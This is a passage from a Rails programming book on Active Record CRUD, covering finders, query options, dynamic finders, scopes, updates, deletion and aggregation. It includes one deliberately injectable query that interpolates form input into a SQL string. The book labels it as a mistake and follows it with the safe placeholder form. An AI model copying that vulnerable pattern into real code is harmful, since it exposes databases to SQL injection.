that in this case a RecordNotFound exception is raised if any of the ids cannot be found (so if the method returns without raising an error, the length of the resulting array will be equal to the number of ids passed as parameters): an_order = Order.find(27) # find the order with id == 27 # Get a list of product ids from a form, then # sum the total price product_list = params[:product_ids] total = Product.find(product_list).sum(&:price) Report erratum this copy is (P1.0 printing, March 2009)
  • 330.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 330 David Says. . . To Raise, or Not to Raise? When you use a finder driven by primary keys, you’re looking for a particular record. You expect it to exist. A call to Person.find(5) is based on our knowledge of the people table. We want the row with an id of 5. If this call is unsuccessful—if the record with the id of 5 has been destroyed—we’re in an exceptional situa- tion. This mandates the raising of an exception, so Rails raises RecordNotFound. On the other hand, finders that use criteria to search are looking for a match. So, Person.find(:first, :conditions=>"name=’Dave’") is the equivalent of telling the database (as a black box) “Give me the first person row that has the name Dave.” This exhibits a distinctly different approach to retrieval; we’re not cer- tain up front that we’ll get a result. It’s entirely possible the result set may be empty. Thus, returning nil in the case of finders that search for one row and an empty array for finders that search for many rows is the natural, nonexceptional response. Often, though, you need to read in rows based on criteria other than their primary key value. Active Record provides a range of options for performing these queries. We’ll start by looking at the low-level find method and later move on to higher-level dynamic finders. So far we’ve just scratched the surface of find, using it to return one or more rows based on ids that we pass in as a parameter. However, find has something of a split personality. If you pass in one of the symbols :first or :all as the first parameter, humble old find blossoms into a powerful searching machine. The :first variant of find returns the first row that matches a set of criteria, while the :all form returns an array of matching rows. Both of these forms take a set of keyword parameters that control what they do. But before we look at these, we need to spend a page or two explaining how Active Record handles SQL. SQL and Active Record To illustrate how Active Record works with SQL, let’s look at the :conditions parameter of the find(:all, :conditions =>...) method call. This :conditions parameter determines which rows are returned by the find; it corresponds to a SQL where clause. For example, to return a list of all orders for Dave with a payment type of “po”, we could use this: pos = Order.find(:all, :conditions => "name = 'Dave' and pay_type = 'po'" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 331.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 331 The result will be an array of all the matching rows, each neatly wrapped in an Order object. If no orders match the criteria, the array will be empty. That’s fine if our condition is predefined, but how do we handle the situation where the name of the customer is set externally (perhaps coming from a web form)? One way is to substitute the value of that variable into the condition string: # get the name from the form name = params[:name] # DON'T DO THIS!!! pos = Order.find(:all, :conditions => "name = '#{name}' and pay_type = 'po'" ) As the comment suggests, this really isn’t a good idea. Why? It leaves the database wide open to something called a SQL injection attack, which we describe in more detail in Chapter 27, Securing Your Rails Application, on page 637. For now, take it as a given that substituting a string from an exter- nal source into a SQL statement is effectively the same as publishing your entire database to the whole online world. Instead, the safe way to generate dynamic SQL is to let Active Record handle it. Wherever we can pass in a string containing SQL, we can also pass in an array or a hash. Doing this allows Active Record to create properly escaped SQL, which is immune from SQL injection attacks. Let’s see how this works. If we pass an array when Active Record is expecting SQL, it treats the first element of that array as a template for the SQL to generate. Within this SQL, we can embed placeholders, which will be replaced at runtime by the values in the rest of the array. One way of specifying placeholders is to insert one or more question marks in the SQL. The first question mark is replaced by the second element of the array, the next question mark by the third, and so on. For example, we could rewrite the previous query as this: name = params[:name] pos = Order.find(:all, :conditions => ["name = ? and pay_type = 'po'" , name]) We can also use named placeholders. Each placeholder is of the form :name, and the corresponding values are supplied as a hash, where the keys corre- spond to the names in the query: name = params[:name] pay_type = params[:pay_type] pos = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , {:pay_type => pay_type, :name => name}]) Report erratum this copy is (P1.0 printing, March 2009)
  • 332.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 332 We can take this a step further. Because params is effectively a hash, we can simply pass it all to the condition. If we have a form that can be used to enter search criteria, we can use the hash of values returned from that form directly: pos = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , params[:order]]) As of Rails 1.2, we can take this even further. If we pass just a hash as the condition, Rails generates a where clause where the hash keys are used as column names and the hash values the values to match. Thus, we could have written the previous code even more succinctly: pos = Order.find(:all, :conditions => params[:order]) (Be careful with this latter form of condition: it takes all the key/value pairs in the hash you pass in when constructing the condition.) Regardless of which form of placeholder you use, Active Record takes great care to quote and escape the values being substituted into the SQL. Use these forms of dynamic SQL, and Active Record will keep you safe from injection attacks. Using Like Clauses We might be tempted to do something like the following to use parameterized like clauses in conditions: # Doesn't work User.find(:all, :conditions => ["name like '?%'" , params[:name]]) Rails doesn’t parse the SQL inside a condition and so doesn’t know that the name is being substituted into a string. As a result, it will go ahead and add extra quotes around the value of the name parameter. The correct way to do this is to construct the full parameter to the like clause and pass that parameter into the condition: # Works User.find(:all, :conditions => ["name like ?" , params[:name]+"%" ]) Of course, if we do this, we need to consider that characters such as percent signs, should they happen to appear in the value of the name parameter, will be treated as wildcards. Power find() Now that we know how to specify conditions, let’s turn our attention to the various options supported by find(:first, ...) and find(:all, ...).. It’s important to understand that find(:first, ...) generates an identical SQL query to doing find(:all, ...) with the same conditions, except that the result set is limited to a single row. We’ll describe the parameters for both methods in one Report erratum this copy is (P1.0 printing, March 2009)
  • 333.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 333 place and illustrate them using find(:all, ...). We’ll call find with a first parameter of :first or :all the finder method. With no extra parameters, the finder effectively executes a select * from... state- ment. The :all form returns all rows from the table, and :first returns one. The order is not guaranteed (so Order.find(:first) will not necessarily return the first order created by your application). :conditions As we saw in the previous section, the :conditions parameter lets us specify the condition passed to the SQL where clause used by the find method. This condi- tion can be a string containing SQL, an array containing SQL and substitution values, or a hash. (From now on we won’t mention this explicitly—whenever we talk about a SQL parameter, assume the method can accept an array, a string, or a hash.) daves_orders = Order.find(:all, :conditions => "name = 'Dave'" ) name = params[:name] other_orders = Order.find(:all, :conditions => ["name = ?" , name]) yet_more = Order.find(:all, :conditions => ["name = :name and pay_type = :pay_type" , params[:order]]) still_more = Order.find(:all, :conditions => params[:order]) :order SQL doesn’t guarantee that rows will be returned in any particular order unless we explicitly add an order by clause to the query. The :order parame- ter lets us specify the criteria we’d normally add after the order by keywords. For example, the following query would return all of Dave’s orders, sorted first by payment type and then by shipping date (the latter in descending order): orders = Order.find(:all, :conditions => "name = 'Dave'" , :order => "pay_type, shipped_at DESC" ) :limit We can limit the number of rows returned by find(:all, ...) with the :limit param- eter. If we use the limit parameter, we’ll probably also want to specify the sort order to ensure consistent results. For example, the following returns the first ten matching orders: orders = Order.find(:all, :conditions => "name = 'Dave'" , :order => "pay_type, shipped_at DESC" , :limit => 10) Report erratum this copy is (P1.0 printing, March 2009)
  • 334.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 334 :offset The :offset parameter goes hand in hand with the :limit parameter. It allows us to specify the offset of the first row in the result set that will be returned by find. # The view wants to display orders grouped into pages, # where each page shows page_size orders at a time. # This method returns the orders on page page_num (starting # at zero). def Order.find_on_page(page_num, page_size) find(:all, :order => "id" , :limit => page_size, :offset => page_num*page_size) end We can use :offset in conjunction with :limit to step through the results of a query n rows at a time. :joins The :joins parameter to the finder method lets us specify a list of additional tables to be joined to the default table. This parameter is inserted into the SQL immediately after the name of the model’s table and before any condi- tions specified by the first parameter. The join syntax is database-specific. The following code returns a list of all line items for the book called Programming Ruby: LineItem.find(:all, :conditions => "pr.title = 'Programming Ruby'" , :joins => "as li inner join products as pr on li.product_id = pr.id" ) In addition to being able to specify :joins as a string, we can pass a symbol, an array, or a hash, and Rails will build the SQL query for us. For details, see the documentation for ActiveRecord::Associations::ClassMethods under Table Aliasing. As we’ll see in Chapter 19, Active Record: Relationships Between Tables, on page 357, we probably won’t use the :joins parameter of find very much—Active Record handles most of the common intertable joins for us. :select By default, find fetches all the columns from the underlying database table—it issues a select * from... to the database. Override this with the :select option, which takes a string that will appear in place of the * in the select statement. This option allows us to limit the values returned in cases where we need only a subset of the data in a table. For example, our table of podcasts might contain information on the title, speaker, and date and might also contain a Report erratum this copy is (P1.0 printing, March 2009)
  • 335.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 335 large BLOB containing the MP3 of the talk. If you just wanted to create a list of talks, it would be inefficient to also load up the sound data for each row. The :select option lets us choose which columns to load. list = Talks.find(:all, :select => "title, speaker, recorded_on" ) The :select option also allows us to include columns from other tables. In these so-called piggyback queries, our application can save itself the need to per- form multiple queries between parent and child tables. For example, a blog table might contain a foreign key reference to a table containing author infor- mation. If you wanted to list the blog entry titles and authors, you might code something like the following (this code, however, is incredibly bad Rails code for a number of reasons; please wipe it from your mind once you turn the page): entries = Blog.find(:all) entries.each do |entry| author = Authors.find(entry.author_id) puts "Title: #{entry.title} by: #{author.name}" end An alternative is to join the blogs and authors tables and to have the query include the author name in the result set: entries = Blog.find(:all, :joins => "as b inner join authors as a on b.author_id = a.id" , :select => "*, a.name" ) (Even better might be to use the :include option when you specify the relation- ship between the model classes, but we haven’t talked about that yet.) :readonly If :readonly is set to true, Active Record objects returned by find cannot be stored back into the database. If we use the :joins or :select options, objects will automatically be marked :read- only. :from The :from option lets us override the table name inserted into the select clause. :group The :group option adds a group by clause to the SQL generated by find: summary = LineItem.find(:all, :select => "sku, sum(amount) as amount" , :group => "sku" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 336.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 336 :lock The :lock option takes either a string or the constant true. If we pass it a string, it should be a SQL fragment in our database’s syntax that specifies a kind of lock. With MySQL, for example, a share mode lock gives us the latest data in a row and guarantees that no one else can alter that row while we hold the lock. We could write code that debits an account only if there are sufficient funds using something like the following: Account.transaction do ac = Account.find(id, :lock => "LOCK IN SHARE MODE" ) ac.balance -= amount if ac.balance > amount ac.save end If we give :lock a value of true, the database’s default exclusive lock is obtained (normally this will be "for update"). We can often eliminate the need for this kind of locking using transactions (discussed starting on page 418) and optimistic locking (which starts on page 422). There’s one additional parameter, :include, that kicks in only if we have asso- ciations defined. We’ll talk about it starting on page 394. Finding Just One Row The find(:all, ...) method returns an array of model objects. If instead we want just one object returned, we can use find(:first, ...). This takes the same param- eters as the :all form, but the :limit parameter is forced to the value 1, so only one row will be returned. Download e1/ar/find_examples.rb # return an arbitrary order order = Order.find(:first) # return an order for Dave order = Order.find(:first, :conditions => "name = 'Dave Thomas'" ) # return the latest order for Dave order = Order.find(:first, :conditions => "name = 'Dave Thomas'" , :order => "id DESC" ) If the criteria given to find(:first, ...) result in multiple rows being selected from the table, the first of these is returned. If no rows are selected, nil is returned. Writing Our Own SQL The find method constructs the full SQL query string for us. The method find_by_sql lets our application take full control. It accepts a single parame- ter containing a SQL select statement (or an array containing SQL and place- holder values, as for find) and returns a (potentially empty) array of model Report erratum this copy is (P1.0 printing, March 2009)
  • 337.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 337 objects from the result set. The attributes in these models will be set from the columns returned by the query. We’d normally use the select * form to return all columns for a table, but this isn’t required.11 Download e1/ar/find_examples.rb orders = LineItem.find_by_sql("select line_items.* from line_items, orders " + " where order_id = orders.id " + " and orders.name = 'Dave Thomas' ") Only those attributes returned by a query will be available in the resulting model objects. We can determine the attributes available in a model object using the attributes, attribute_names, and attribute_present? methods. The first returns a hash of attribute name/value pairs, the second returns an array of names, and the third returns true if a named attribute is available in this model object. Download e1/ar/find_examples.rb orders = Order.find_by_sql("select name, pay_type from orders" ) first = orders[0] p first.attributes p first.attribute_names p first.attribute_present?("address" ) This code produces the following: {"name" =>"Dave Thomas" , "pay_type" =>"check" } ["name" , "pay_type" ] false find_by_sql can also be used to create model objects containing derived column data. If we use the as xxx SQL syntax to give derived columns a name in the result set, this name will be used as the name of the attribute. Download e1/ar/find_examples.rb items = LineItem.find_by_sql("select *, " + " quantity*unit_price as total_price, " + " products.title as title " + " from line_items, products " + " where line_items.product_id = products.id ") li = items[0] puts "#{li.title}: #{li.quantity}x#{li.unit_price} => #{li.total_price}" As with conditions, we can also pass an array to find_by_sql, where the first element is a string containing placeholders. The rest of the array can be either a hash or a list of values to be substituted. 11. But if you fail to fetch the primary key column in your query, you won’t be able to write updated data from the model back into the database. See Section 18.7, The Case of the Missing id, on page 354. Report erratum this copy is (P1.0 printing, March 2009)
  • 338.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 338 David Says. . . But Isn’t SQL Dirty? Ever since developers first wrapped relational databases with an object- oriented layer, they’ve debated the question of how deep to run the abstrac- tion. Some object-relational mappers seek to eliminate the use of SQL entirely, hoping for object-oriented purity by forcing all queries through an OO layer. Active Record does not. It was built on the notion that SQL is neither dirty nor bad, just verbose in the trivial cases. The focus is on removing the need to deal with the verbosity in those trivial cases (writing a ten-attribute insert by hand will leave any programmer tired) but keeping the expressiveness around for the hard queries—the type SQL was created to deal with elegantly. Therefore, you shouldn’t feel guilty when you use find_by_sql to handle either performance bottlenecks or hard queries. Start out using the object-oriented interface for productivity and pleasure, and then dip beneath the surface for a close-to-the-metal experience when you need to do so. Order.find_by_sql(["select * from orders where amount > ?" , params[:amount]]) In the old days of Rails, people frequently resorted to using find_by_sql. Since then, all the options added to the basic find method mean that you can avoid resorting to this low-level method. Getting Column Statistics Rails 1.1 added the ability to perform statistics on the values in a column. For example, given a table of orders, we can calculate the following: average = Order.average(:amount) # average amount of orders max = Order.maximum(:amount) min = Order.minimum(:amount) total = Order.sum(:amount) number = Order.count These all correspond to aggregate functions in the underlying database, but they work in a database-independent manner. If you want to access database- specific functions, you can use the more general-purpose calculate method. For example, the MySQL std function returns the population standard deviation of an expression. We can apply this to our amount column: std_dev = Order.calculate(:std, :amount) Report erratum this copy is (P1.0 printing, March 2009)
  • 339.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 339 All the aggregation functions take a hash of options, very similar to the hash that can be passed to find. (The count function is anomalous—we’ll look at it separately.) :conditions Limits the function to the matched rows. Conditions can be specified in the same format as for the find method. :joins Specifies joins to additional tables. :limit Restricts the result set to the given number of rows. This is useful only when grouping results (which we’ll talk about shortly). :order Orders the result set (useful only with :group). :having Specifies the SQL HAVING ... clause. :select Nominates a column to be used in the aggregation (but this can simply be specified as the first parameter to the aggregation functions). :distinct (for count only) Counts only distinct values in the column. These options can be combined: Order.minimum :amount Order.minimum :amount, :conditions => "amount > 20" These functions aggregate values. By default, they return a single result, pro- ducing, for example, the minimum order amount for orders meeting some con- dition. However, if you include the :group clause, the functions instead produce a series of results, one result for each set of records where the grouping expres- sion has the same value. For example, the following calculates the maximum sale amount for each state: result = Order.maximum :amount, :group => "state" puts result #=> [["TX", 12345], ["NC", 3456], ...] This code returns an ordered hash. You index it using the grouping element ("TX", "NC", ... in our example). You can also iterate over the entries in order using each. The value of each entry is the value of the aggregation function. The :order and :limit parameters come into their own when using groups. Report erratum this copy is (P1.0 printing, March 2009)
  • 340.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 340 For example, the following returns the three states with the highest orders, sorted by the order amount: result = Order.maximum :amount, :group => "state" , :limit => 3, :order => "max(amount) desc" This code is no longer database independent—in order to sort on the aggre- gated column, we had to use the SQLite syntax for the aggregation function (max, in this case). Counting We said that counting rows is treated somewhat differently. For historical rea- sons, there are several forms of the count function—it takes zero, one, or two parameters. With no parameters, it returns the number of rows in the underlying table: order_count = Order.count If called with one or two parameters, Rails first determines whether either is a hash. If not, it treats the first parameter as a condition to determine which rows are counted. result = Order.count "amount > 10" result1 = Order.count ["amount > ?" , minimum_purchase] With two nonhash parameters, the second is treated as join conditions (just like the :joins parameter to find): result = Order.count "amount > 10 and line_items.name like 'rails%'" , "left join line_items on order_id = orders.id" However, if count is passed a hash as a parameter, that hash is interpreted just like the hash argument to the other aggregation functions: Order.count :conditions => "amount > 10" , :group => "state" You can optionally pass a column name before the hash parameter. This col- umn name is passed to the database’s count function so that only rows with a non-NULL value in that column will be counted. Finally, Active Record defines the method count_by_sql that returns a single number generated by a SQL statement (that statement will normally be a select count(*) from...): count = LineItem.count_by_sql("select count(*) " + " from line_items, orders " + " where line_items.order_id = orders.id " + " and orders.name = 'Dave Thomas' ") Report erratum this copy is (P1.0 printing, March 2009)
  • 341.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 341 As with find_by_sql, count_by_sql is falling into disuse as the basic count function becomes more sophisticated. Dynamic Finders Probably the most common search performed on databases is to return the row or rows where a column matches a given value. A query might be return all the orders for Dave or get all the blog postings with a subject of “Rails Rocks.” In many other languages and frameworks, you’d construct SQL queries to perform these searches. Active Record uses Ruby’s dynamic power to do this for you. For example, our Order model has attributes such as name, email, and address. We can use these names in finder methods to return rows where the corre- sponding columns match some value: Download e1/ar/find_examples.rb order = Order.find_by_name("Dave Thomas" ) orders = Order.find_all_by_name("Dave Thomas" ) orders = Order.find_all_by_email(params['email' ]) If you invoke a model’s class method where the method name starts find_by_, find_last_by_, or find_all_by_, Active Record converts it to a finder, using the rest of the method’s name to determine the column to be checked. Thus, the call to this: order = Order.find_by_name("Dave Thomas" , other args...) is (effectively) converted by Active Record into this: order = Order.find(:first, :conditions => ["name = ?" , "Dave Thomas" ], other_args...) Similarly, calls to find_all_by_xxx are converted into matching find(:all, ...) calls, and calls to find_last_by_xxx are converted into matching find(:last, ...) calls. Appending a bang (!) character to the find_by_ call will cause a ActiveRecord:: RecordNotFound exception to be raised instead of returning nil if it can’t find a matching record: order = Order.find_by_name!("Dave Thomas" ) The magic doesn’t stop there. Active Record will also create finders that search on multiple columns. For example, you could write this: user = User.find_by_name_and_password(name, pw) This is equivalent to the following: user = User.find(:first, :conditions => ["name = ? and password = ?" , name, pw]) Report erratum this copy is (P1.0 printing, March 2009)
  • 342.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 342 To determine the names of the columns to check, Active Record simply splits the name that follows the find_by_ or find_all_by_ around the string _and_. This is good enough most of the time but breaks down if you ever have a column name such as tax_and_shipping. In these cases, you’ll have to use conventional finder methods. Dynamic finders accept an optional hash of finder parameters, just like those that can be passed to the conventional find method. If you specify :conditions in this hash, these conditions are added to the underlying dynamic finder condition. five_texan_daves = User.find_all_by_name('dave' , :limit => 5, :conditions => "state = 'TX'" ) There are times when you want to ensure you always have a model object to work with. If there isn’t one in the database, you want to create one. Dynamic finders can handle this. Calling a method whose name starts find_or_initialize_by_ or find_or_create_by_ will call either new or create on the model class if the finder would otherwise return nil. The new model object will be initialized so that its attributes corresponding to the finder criteria have the values passed to the finder method, and it will have been saved to the database if the create variant is used. cart = Cart.find_or_initialize_by_user_id(user.id) cart.items << new_item cart.save And, no, there isn’t a find_by_ form that lets you use _or_ rather than _and_ between column names. Named and Anonymous Scopes Closely related to dynamic finders are their more static cousins, named (and unnamed) scopes. A named scope can be associated with a Proc and therefore may have arguments: class Order < ActiveRecord::Base named_scope :last_n_days, lambda { |days| :condition => ['updated < ?' , days] } end Such a named scope would make finding the last weeks worth of orders a snap: orders = Orders.last_n_days(7) More simple named scopes can simply be a set of options: class Order < ActiveRecord::Base named_scope :checks, :conditions => {:pay_type => :check} end Report erratum this copy is (P1.0 printing, March 2009)
  • 343.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 343 Scopes can also be combined. Finding the last week’s worth of orders that were paid by check is just as easy: orders = Orders.checks.last_n_days(7) In addition to making your application code easier to write and easier to read, named scopes can make your code more efficient. The previous statement, for example, is implemented as a single SQL query. Anonymous scopes can be created using the scope named scoped: in_house = Orders.scoped(:conditions => 'email LIKE "%@pragprog.com"' ) Of course, anonymous scopes can also be combined: in_house.checks.last_n_days(7) Scopes aren’t limited to conditions; we can do pretty much anything we can do in a find call: :limit, :order, :join, and so on. Just be aware that Rails doesn’t know how to handle multiple order or limit clauses, so be sure to use these only once per call chain. Rails even provides a scope named all, which is functionally equivalent to find(:all). Reloading Data In an application where the database is potentially being accessed by multiple processes (or by multiple applications), there’s always the possibility that a fetched model object has become stale—someone may have written a more recent copy to the database. To some extent, this issue is addressed by transactional support (which we describe on page 418). However, there’ll still be times where you need to refresh a model object manually. Active Record makes this easy—simply call its reload method, and the object’s attributes will be refreshed from the database: stock = Market.find_by_ticker("RUBY" ) loop do puts "Price = #{stock.price}" sleep 60 stock.reload end In practice, reload is rarely used outside the context of unit tests. Updating Existing Rows After such a long discussion of finder methods, you’ll be pleased to know that there’s not much to say about updating records with Active Record. If you have an Active Record object (perhaps representing a row from our orders table), you can write it to the database by calling its save method. If this object Report erratum this copy is (P1.0 printing, March 2009)
  • 344.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 344 had previously been read from the database, this save will update the existing row; otherwise, the save will insert a new row. If an existing row is updated, Active Record will use its primary key column to match it with the in-memory object. The attributes contained in the Active Record object determine the columns that will be updated—a column will be updated in the database even if its value has not changed. In the following example, all the values in the row for order 123 will be updated in the database table: order = Order.find(123) order.name = "Fred" order.save However, in the following example, the Active Record object contains just the attributes id, name, and paytype—only these columns will be updated when the object is saved. (Note that you have to include the id column if you intend to save a row fetched using find_by_sql.) orders = Order.find_by_sql("select id, name, pay_type from orders where id=123" ) first = orders[0] first.name = "Wilma" first.save In addition to the save method, Active Record lets us change the values of attributes and save a model object in a single call to update_attribute: order = Order.find(123) order.update_attribute(:name, "Barney" ) order = Order.find(321) order.update_attributes(:name => "Barney" , :email => "barney@bedrock.com" ) The update_attributes method is most commonly used in controller actions where it merges data from a form into an existing database row: def save_after_edit order = Order.find(params[:id]) if order.update_attributes(params[:order]) redirect_to :action => :index else render :action => :edit end end We can combine the functions of reading a row and updating it using the class methods update and update_all. The update method takes an id parameter and a set of attributes. It fetches the corresponding row, updates the given attributes, saves the result to the database, and returns the model object. order = Order.update(12, :name => "Barney" , :email => "barney@bedrock.com" ) Report erratum this copy is (P1.0 printing, March 2009)
  • 345.
    C REATE ,R EAD , U PDATE , D ELETE (CRUD) 345 We can pass update an array of ids and an array of attribute value hashes, and it will update all the corresponding rows in the database, returning an array of model objects. Finally, the update_all class method allows us to specify the set and where clauses of the SQL update statement. For example, the following increases the prices of all products with Java in their title by 10 percent: result = Product.update_all("price = 1.1*price" , "title like '%Java%'" ) The return value of update_all depends on the database adapter; most (but not Oracle) return the number of rows that were changed in the database. save, save!, create, and create! It turns out that there are two versions of the save and create methods. The variants differ in the way they report errors: • save returns true if the record was saved; it returns nil otherwise. • save! returns true if the save was successful; it raises an exception otherwise. • create returns the Active Record object regardless of whether it was suc- cessfully saved. You’ll need to check the object for validation errors if you want to determine whether the data was written. • create! returns the Active Record object on success; it raises an exception otherwise. Let’s look at this in a bit more detail. Plain old save returns true if the model object is valid and can be saved: if order.save # all OK else # validation failed end It’s up to us to check on each call to save that it did what we expected. The reason Active Record is so lenient is that it assumes save is called in the con- text of a controller’s action method and that the view code will be presenting any errors back to the end user. And for many applications, that’s the case. However, if we need to save a model object in a context where we want to make sure that all errors are handled programmatically, we should use save!. This method raises a RecordInvalid exception if the object could not be saved: begin order.save! rescue RecordInvalid => error # validation failed end Report erratum this copy is (P1.0 printing, March 2009)
  • 346.
    A GGREGATION ANDS TRUCTURED D ATA 346 Deleting Rows Active Record supports two styles of row deletion. First, it has two class-level methods, delete and delete_all, that operate at the database level. The delete method takes a single id or an array of ids and deletes the corresponding row(s) in the underlying table. delete_all deletes rows matching a given condition (or all rows if no condition is specified). The return values from both calls depend on the adapter but are typically the number of rows affected. An exception is not thrown if the row doesn’t exist prior to the call. Order.delete(123) User.delete([2,3,4,5]) Product.delete_all(["price > ?" , @expensive_price]) The various destroy methods are the second form of row deletion provided by Active Record. These methods all work via Active Record model objects. The destroy instance method deletes from the database the row correspond- ing to a particular model object. It then freezes the contents of that object, preventing future changes to the attributes. order = Order.find_by_name("Dave" ) order.destroy # ... order is now frozen There are two class-level destruction methods, destroy (which takes an id or an array of ids) and destroy_all (which takes a condition). Both read the corre- sponding rows in the database table into model objects and call the instance- level destroy method of those objects. Neither method returns anything meaningful. 30.days.ago Order.destroy_all(["shipped_at < ?" , 30.days.ago]) ֒ page 281 → Why do we need both the delete and the destroy class methods? The delete methods bypass the various Active Record callback and validation functions, while the destroy methods ensure that they are all invoked. (We talk about call- backs starting on page 407.) In general, it is better to use the destroy methods if you want to ensure that your database is consistent according to the business rules defined in your model classes. 18.6 Aggregation and Structured Data (This section contains material you can safely skip on first reading.) Storing Structured Data It is sometimes helpful to store attributes containing arbitrary Ruby objects directly into database tables. One way that Active Record supports this is by serializing the Ruby object into a string (in YAML format) and storing that Report erratum this copy is (P1.0 printing, March 2009)
  • 347.
    A GGREGATION ANDS TRUCTURED D ATA 347 string in the database column corresponding to the attribute. In the schema, this column must be defined as type text. Because Active Record normally maps a character or text column to a plain Ruby string, you need to tell Active Record to use serialization if you want to take advantage of this functionality. For example, we might want to record the last five purchases made by our customers. We’ll create a table containing a text column to hold this information: Download e1/ar/dump_serialize_table.rb create_table :purchases, :force => true do |t| t.string :name t.text :last_five end In the Active Record class that wraps this table, we’ll use the serialize declara- tion to tell Active Record to marshal objects into and out of this column: Download e1/ar/dump_serialize_table.rb class Purchase < ActiveRecord::Base serialize :last_five # ... end When we create new Purchase objects, we can assign any Ruby object to the last_five column. In this case, we set it to an array of strings: purchase = Purchase.new purchase.name = "Dave Thomas" purchase.last_five = [ 'shoes' , 'shirt' , 'socks' , 'ski mask' , 'shorts' ] purchase.save When we later read it in, the attribute is set back to an array: purchase = Purchase.find_by_name("Dave Thomas" ) pp purchase.last_five pp purchase.last_five[3] This code outputs the following: ["shoes", "shirt", "socks", "ski mask", "shorts"] "ski mask" Although powerful and convenient, this approach is problematic if we ever need to be able to use the information in the serialized columns outside a Ruby application. Unless that application understands the YAML format, the column contents will be opaque to it. In particular, it will be difficult to use the structure inside these columns in SQL queries. For these reasons, object aggregation using composition is normally the better approach to use. Report erratum this copy is (P1.0 printing, March 2009)
  • 348.
    A GGREGATION ANDS TRUCTURED D ATA 348 Composing Data with Aggregations Database columns have a limited set of types: integers, strings, dates, and so on. Typically, our applications are richer—we define classes to represent the abstractions of our code. It would be nice if we could somehow map some of the column information in the database into our higher-level abstractions in just the same way that we encapsulate the row data itself in model objects. For example, a table of customer data might include columns used to store the customer’s name—first name, middle initials, and surname, perhaps. Inside our program, we’d like to wrap these name-related columns into a single Name object; the three columns get mapped to a single Ruby object, contained within the customer model along with all the other customer fields. And, when we come to write the model back out, we’d want the data to be extracted out of the Name object and put back into the appropriate three columns in the database. customers id Customer credit_limit id first_name credit_limit initials last_name } Name name last_purchase first last_purchase initials purchase_count purchase_count last Model This facility is called aggregation (although some folks call it composition—it depends on whether you look at it from the top down or the bottom up). Not surprisingly, Active Record makes it easy to do. We define a class to hold the data, and we add a declaration to the model class telling it to map the database column(s) to and from objects of the dataholder class. The class that holds the composed data (the Name class in this example) must meet two criteria. First, it must have a constructor that will accept the data as it appears in the database columns, one parameter per column. Second, it must provide attributes that return this data, again one attribute per column. Internally, it can store the data in any form it needs to use, just as long as it can map the column data in and out. For our name example, we’ll define a simple class that holds the three compo- nents as instance variables. We’ll also define a to_s method to format the full name as a string. Report erratum this copy is (P1.0 printing, March 2009)
  • 349.
    A GGREGATION ANDS TRUCTURED D ATA 349 Download e1/ar/aggregation.rb class Name attr_reader :first, :initials, :last def initialize(first, initials, last) @first = first @initials = initials @last = last end def to_s [ @first, @initials, @last ].compact.join(" " ) end end Now we have to tell our Customer model class that the three database columns first_name, initials, and last_name should be mapped into Name objects. We do this using the composed_of declaration. Although composed_of can be called with just one parameter, it’s easiest to describe first the full form of the declaration and show how various fields can be defaulted: composed_of :attr_name, :class_name => SomeClass, :mapping => mapping, :allow_nil => boolean, :constructor => SomeProc, :converter => SomeProc The attr_name parameter specifies the name that the composite attribute will be given in the model class. If we defined our customer as follows: class Customer < ActiveRecord::Base composed_of :name, ... end we could access the composite object using the name attribute of customer objects: customer = Customer.find(123) puts customer.name.first The :class_name option specifies the name of the class holding the composite data. The value of the option can be a class constant or a string or symbol containing the class name. In our case, the class is Name, so we could specify this: class Customer < ActiveRecord::Base composed_of :name, :class_name => 'Name' , ... end If the class name is simply the mixed-case form of the attribute name (which it is in our example), we can omit it. Report erratum this copy is (P1.0 printing, March 2009)
  • 350.
    A GGREGATION ANDS TRUCTURED D ATA 350 class Name customers class Customer < ActiveRecord::Base attr_reader :first, :initials, :last id composed_of :name, created_at :class_name => Name, def initialize(first, initials, last) :mapping => credit_limit @first = first [ [ :first_name, :first ], first_name @initials = initials [ :initials, :initials ], @last = last initials [ :last_name, :last ] last_name end ] end last_purchase end purchase_count Figure 18.2: How mappings relate to tables and classes The :mapping parameter tells Active Record how the columns in the table map to the attributes and constructor parameters in the composite object. The parameter to :mapping is either a two-element array or an array of two-element arrays. The first element of each two-element array is the name of a database column. The second element is the name of the corresponding accessor in the composite attribute. The order that elements appear in the mapping parameter defines the order in which database column contents are passed as parame- ters to the composite object’s initialize method. We can see how the mapping option works in Figure 18.2. If this option is omitted, Active Record assumes that both the database column and the composite object attribute are named the same as the model attribute. The :allow_nil parameter, if set, causes all the mapped attributes to be set to nil when the value object itself is set to nil. The default for this value is false. The :constructor parameter specifies either a symbol specifying a method name or a Proc that is called to initialize the value object. The constructor is passed all the mapped attributes in the order that they are defined in the :mapping parameter. The default is :new. The :converter parameter specifies either a symbol specifying a method name or a Proc that is called when a new value is assigned to the value object. The converter is passed a single value that is used in the assignment and is called only if the new value is not an instance of :class_name. For our Name class, we need to map three database columns into the compos- ite object. Report erratum this copy is (P1.0 printing, March 2009)
  • 351.
